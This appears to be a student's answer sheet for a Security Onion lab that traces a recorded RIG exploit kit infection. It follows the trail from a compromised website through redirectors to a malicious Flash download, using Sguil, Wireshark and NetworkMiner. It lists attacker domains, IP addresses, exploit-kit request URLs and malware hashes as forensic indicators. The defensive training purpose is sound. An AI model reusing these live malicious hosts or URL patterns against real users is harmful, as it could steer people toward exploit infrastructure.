RT	1	seconion-		2:55:17	172.16.4.193	58978	90.2.1.0

c. Refer to the transcript and answer the following questions:

What kind of request was involved?

HTTP/1.1

Were any files requested?

dle_js.js

What is the URL for the referer and the host website?

http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html and retrotip.visionurbana.com.ve

How the content encoded?

gzip, deflate

d. Close the current transcript window. In the Sguil window, right-click the alert ID 5.25 (Event Message **ET CURRENT_EVENTS Rig EK URI Struct Mar 13 2017 M2**) and open the **transcript**. According to the information in the transcript answer the following questions:

How many requests and responses were involved in this alert?

3 requests and 3 responses

What was the first request?

Get /?ct=Vivaldi&biw=Vivaldi.95ec...4180 HTTP/1.1

Who was the referrer?

http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html

Who was the host server request to?

tyu.benme.com

Was the response encoded?

yes it was.

What was the second request?

Post /?oq= ... Vivaldi HTTP/1.1

Who was the host server request to?

tyu.benme.com

Was the response encoded?

yes it was gzip

What was the third request?

Get /?ct=SeaMonkey... 1166 HTTP/1.1

Who was the referrer?

http://tyu.benme.com/?biw=...= Mozilla

What was the Content-Type of the third response?

Application/x-shockwave-flash

What were the first 3 characters of the data in the response? The data starts after the last **DST:** entry.

CWS


CWS is a file signature. File signatures help identify the type of file that is represented different types of data. Using your physical PC, go to the following website https://en.wikipedia.org/wiki/List_of_file_signatures. Use Ctrl-F to open a find box. Search for this file signature to find out what type of file was downloaded in the data.

What type of file was downloaded? What application uses this type of file?

swf file type. Flash Adobe

e. Close the transcript window.

f. Right-click the same ID again and choose **Network Miner**. Click the **Files** tab.



172.16.4.193 (Windows)
194.87.234.129 [tyu.benme.com]

File...	MD5
172.16...	4cc3f...

How many files are there and what is the file types?

2 files html and 1 file swf make a total of 3 files

g. Close the **Network Miner** window.


Part 3: Use Wireshark to Investigate an Attack

In Part 3, you will use Wireshark to closely examine the details of the attack.


Step 1: Pivot to Wireshark and Change Settings.

a. In Sguil, right-click the alert ID 5.2 (Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016**) and pivot to select Wireshark from the menu. The pcap that is associated with this alert will open in Wireshark.

b. The default Wireshark setting uses a relative time per-packet which is not very helpful for isolating the exact time an event occurred. To fix this, select to **View > Time Display Format > Date and Time of Day** and then repeat a second time, **View > Time Display Format > Seconds**.


172.16.4.193_49195_104.28.18.74_80-6.raw
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
☑ Main Toolbar
☑ Filter Toolbar
☐ Wireless Toolbar
☑ Status Bar
☐ Full Screen F11
☑ Packet List
☑ Packet Details
☑ Packet Bytes
Time Display Format
Name Resolution
Zoom
Expand Subtrees Shift+Right
Collapse Subtrees Shift+Left
Expand All Ctrl+Right
Collapse All Ctrl+Left
Colorize Packet List
Coloring Rules...
Colorize Conversation
Reset Layout Ctrl+Shift+W
Resize Columns Ctrl+Shift+R
Internals
Show Packet in New Window
Reload as File Format/Capture Ctrl+Shift+F
Reload Ctrl+R
● Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+1
Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
Time of Day (01:02:03.123456) Ctrl+Alt+2
Seconds Since 1970-01-01 Ctrl+Alt+3
Seconds Since Beginning of Capture Ctrl+Alt+4
Seconds Since Previous Captured Packet Ctrl+Alt+5
Seconds Since Previous Displayed Packet Ctrl+Alt+6
UTC Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+7
UTC Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
UTC Time of Day (01:02:03.123456) Ctrl+Alt+8
Automatic (from capture file)
● Seconds
Tenths of a second
Hundredths of a second
Milliseconds
Microseconds
Nanoseconds
☐ Display Seconds With Hours and Minutes
Expression...
Event Message
ET CURRENT_EVENTS Evil Redirector Leadir
ET CURRENT_EVENTS Evil Redirector Leadir
ET CURRENT_EVENTS Evil Redirector Leadir
ET CURRENT_EVENTS RIG EK URI Struct M
ET CURRENT_EVENTS RIG EK URI Struct M
ET CURRENT_EVENTS RIG EK URI struct O
Protocol Length Info


c. Now your Wireshark Time column has the date and timestamps. Resize the columns to make the display clearer if necessary.



```
No.   Time                Source        Destination   Protocol Length Info
    1 2017-01-27 22:54:41 172.16.4.193  104.28.18.74  TCP        66 49195 → 80 [SYN] Seq=0 Win=8192 Le
    2 2017-01-27 22:54:41 104.28.18.74  172.16.4.193  TCP        66 80 → 49195 [SYN, ACK] Seq=0 Ack=1
    3 2017-01-27 22:54:41 172.16.4.193  104.28.18.74  TCP        60 49195 → 80 [ACK] Seq=1 Ack=1 Win=6
    4 2017-01-27 22:54:41 172.16.4.193  104.28.18.74  HTTP      552 GET /remodeling-your-kitchen-cabir
    5 2017-01-27 22:54:41 104.28.18.74  172.16.4.193  TCP        54 80 → 49195 [ACK] Seq=1 Ack=499 Wir
    6 2017-01-27 22:54:42 104.28.18.74  172.16.4.193  TCP      1375 80 → 49195 [ACK] Seq=1 Ack=499 Wir
    7 2017-01-27 22:54:42 104.28.18.74  172.16.4.193  TCP      1375 80 → 49195 [ACK] Seq=1322 Ack=499
    8 2017-01-27 22:54:42 172.16.4.193  104.28.18.74  TCP        60 49195 → 80 [ACK] Seq=499 Ack=1322
    9 2017-01-27 22:54:42 104.28.18.74  172.16.4.193  TCP      1375 80 → 49195 [ACK] Seq=2643 Ack=499
   10 2017-01-27 22:54:42 104.28.18.74  172.16.4.193  TCP      1375 80 → 49195 [ACK] Seq=3964 Ack=499
   11 2017-01-27 22:54:42 172.16.4.193  104.28.18.74  TCP        60 49195 → 80 [ACK] Seq=499 Ack=2643
   12 2017-01-27 22:54:42 172.16.4.193  104.28.18.74  TCP        60 49195 → 80 [ACK] Seq=499 Ack=3964
```


Step 2: Investigate HTTP Traffic.

a. In Wireshark, use the **http.request** display filter to filter for web requests only.



```
http.request
No.  Time                Source        Destination   Protocol Length Info
   4 2017-01-27 22:54:41 172.16.4.193  104.28.18.74  HTTP      552 GET /remodeling
  27 2017-01-27 22:54:42 172.16.4.193  104.28.18.74  HTTP      529 GET /wp-content/
  31 2017-01-27 22:54:42 172.16.4.193  104.28.18.74  HTTP      572 GET /wp-content/
```

b. Select the first packet. In the packet details area, expand the Hypertext Transfer Protocol application layer data.



```
▸ Frame 4: 552 bytes on wire (4416 bits), 552 bytes captured (4416 bits)
▸ Ethernet II, Src: 5c:26:0a:02:a8:e4, Dst: 00:d0:ba:49:2c:a1
▸ Internet Protocol Version 4, Src: 172.16.4.193, Dst: 104.28.18.74
▸ Transmission Control Protocol, Src Port: 49195, Dst Port: 80, Seq: 1, Ack: 1, Len: 498
▸ Hypertext Transfer Protocol
```


What website directed the user to the www.homeimprovement.com website?

www.bing.com

Step 3: View HTTP Objects.

a. In Wireshark, choose **File > Export Objects > HTTP**.

b. In the **Export HTTP** objects list window, select the *remodeling-your-kitchen-cabinets.html* packet and save it to your home folder.



Packet	Hostname	Content Type	Size	Filename
25	www.homeimprovement.com	text/html	37 kB	remodeling-your-kitchen-cabinets.html
29	www.homeimprovement.com	text/css	1,058 bytes	postratings-css.css?ver=1.83
33	www.homeimprovement.com	text/css	1,819 bytes	daves-wordpress-live-search_default_gray.css?ver=4.4.7

c. Close Wireshark. In Sguil, right-click the alert ID 5.24 (source IP address **139.59.160.143** and Event Message **ET CURRRENT_EVENTS Evil Redirector Leading to EK March 15 2017**) and choose **Wireshark** to pivot to Wireshark. Apply an **http.request** display filter and answer the following questions:


What is the http request for?

request for javascript file name dle_js.js

What is the host server?

retrotip.visionurbana.com.ve


d. In Wireshark, go to **File > Export Objects > HTTP** and save the JavaScript file to your home folder.



Packet	Hostname	Content Type	Size	Filename
6	retrotip.visionurbana.com.ve	text/javascript	516 bytes	dle_js.js

e. Close Wireshark. In Sguil, right-click the alert ID 5.25 (Event Message **ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2**) and choose **Wireshark** to pivot to Wireshark. Apply an **http.request** display filter. Notice that this alert corresponds to the three GET, POST, and GET requests that we looked at earlier.


f. With the first packet selected, in the packet details area, expand the Hypertext Transfer Protocol application layer data. Right-click the **Host information** and choose **Apply as Column** to add the Host information to the packet list columns, as shown in the figure.



```
http.request
No.   Time        Source
   4 0.186967     172.16          aldi&biw=Vi
  10 0.569058     172.16          n3h8_svK7pS
  95 21.604376    172.16          aMonkey.105

▸ Frame 4: 605 bytes on wire
▸ Ethernet II, Src: 5c:26:0a
▸ Internet Protocol Version
▸ Transmission Control Proto                    1, Len: 551
▾ Hypertext Transfer Protoco
  ▸ [truncated]GET /?ct=Vi                      GyjRaFcw1ny
    Accept: text/html, appl
    Referer: http://www.hom                     .html\r\n
    Accept-Language: en-US\
    User-Agent: Mozilla/5.0                     ke Gecko\r\
    Accept-Encoding: gzip,
    Host: tyu.benme.com\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI [truncated]: http://tyu.benme.com/?ct=Vivaldi&biw=Vivaldi.95ec76.
```

g. To make room for the Host column right-click the **Length** column header and uncheck it. This will remove the Length column from the display.




h. The names of the servers are now clearly visible in the Host column of the packet list.

Step 4: Create a Hash for an Exported Malware File.

We know that the user intended to access www.homeimprovement.com, but the site referred the user to other sites. Eventually files were downloaded to the host from a malware site. In this part of the lab, we will access the files that were downloaded and submit a file hash to VirusTotal to verify that a malicious file was downloaded.

a. In Wireshark, go to **File > Export Objects > HTTP** and **Save All** to save the two *text/html* files and the *application/x-shockwave-flash* file to your home directory.



Packet	Hostname	Content Type	Size	Filename
7	tyu.benme.com	text/html	5,212 bytes	?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fItKeRVa
91	tyu.benme.com	text/html	90 kB	?oq=CEh3h8_svK7pSP1LgiRbVcgU3n45bWw8S_6qviBCBmBV
122	tyu.benme.com	application/x-shockwave-flash	16 kB	?biw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78v

b. Now that you have saved the three files to your home folder, test to see if one of the files matches a known hash value for malware at **virustotal.com**.

Open a **Terminal** window, issue a `ls -l` command to look at the files saved in your home directory. The flash file has the word SeaMonkey near the beginning of the long filename. The filename begins with **%3fbiw=SeaMonkey**. Use the `ls -l` command with `grep` to filter out the filename with the pattern `seamonkey`. The option `-i` ignores the case distinction.


```
analyst@SecOnion:~$ ls -l | grep -i seamonkey
-rw-r--r-- 1 analyst analyst 16261 Jun  9 05:50
%3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYG
OAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSKaA9E-
qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDfF-
qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
```

c. Generate a SHA-1 hash for the SeaMonkey flash file with the command **sha1sum** followed by the filename. Type the first 4 letters %3fb of the filename and then press the **tab** key to auto fill the rest of the filename. Press enter and sha1sum will compute a 40 digit long fixed length hash value.

Highlight the hash value, right-click, and copy it. The sha1sum is highlighted in the example below. **Note**: Remember to use tab completion.

```
analyst@SecOnion:~$ sha1sum
%3fbiw\=SeaMonkey.105qj67.406x7d8b3\&yus\=SeaMonkey.78vg115.406g6d1r6\&br_fl\
=2957\&oq\=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSKaA9E-
qKSErM62V7FjLhTJg\&q\=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDfF-
qoVzcCgWRxfs\&ct\=SeaMonkey\&tuif\=1166
97a8033303692f9b7618056e49a24470525f7290  %3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMo
nkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSKaA9E
-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDfF-qoVzcCgWRx
fs&ct=SeaMonkey&tuif=1166
```

d. You can also generate a hash value by using NetworkMiner. Navigate to Sguil and right-click the alert ID 5.25 (Event Message **ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2**) and select **NetworkMinor** to pivot to NetworkMinor. Select the **Files** tab. In this example, right-click the file with swf extension and select **Calculate MD5 / SHA1 / SHA256 hash**. Compare the SHA1 hash value with the one from the previous step. The SHA1 hash values should be the same.



Frame nr.	Filename	Extension	Size	Source host	S. port
4	index.html.1319B475[2].html	html	5 212 B	194.87.234.129 [tyu.benme.com]	TCP 80
10	index.html.4B461872[2].html	html	90 745 B	194.87.234.129 [tyu.benme.com]	TCP 80
95	index.html.67899BE6.[2].swf	swf	16 261 B	194.87.234.129 [tyu.benme.com]	TCP 80


File...	MD5
172.16...	4cc3f...

index.html.67899BE6.[2].swf

LastWriteTime	1/27/2017 10:55 PM
MD5	f858070326067ba282d2a63969868e5a
Name	index.html.67899BE6.[2].swf
Path	/opt/networkminer/AssembledFiles/194.87.234.129/T
SHA1	97a8033303692f9b7618056e49a24470525f7290
SHA256	b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22
Size	16261

e. **The following steps are optional:**

Open a web browser and go to **virustotal.com**. Click the **Search** tab and enter the hash value to search for a match in the database of known malware hashes. VirusTotal will return a list of the virus detection engines that have a rule that matches this hash.



VIRUSTOTAL
Analyze suspicious files and URLs to detect types of malware,
automatically share them with the security community
FILE
URL
SEARCH

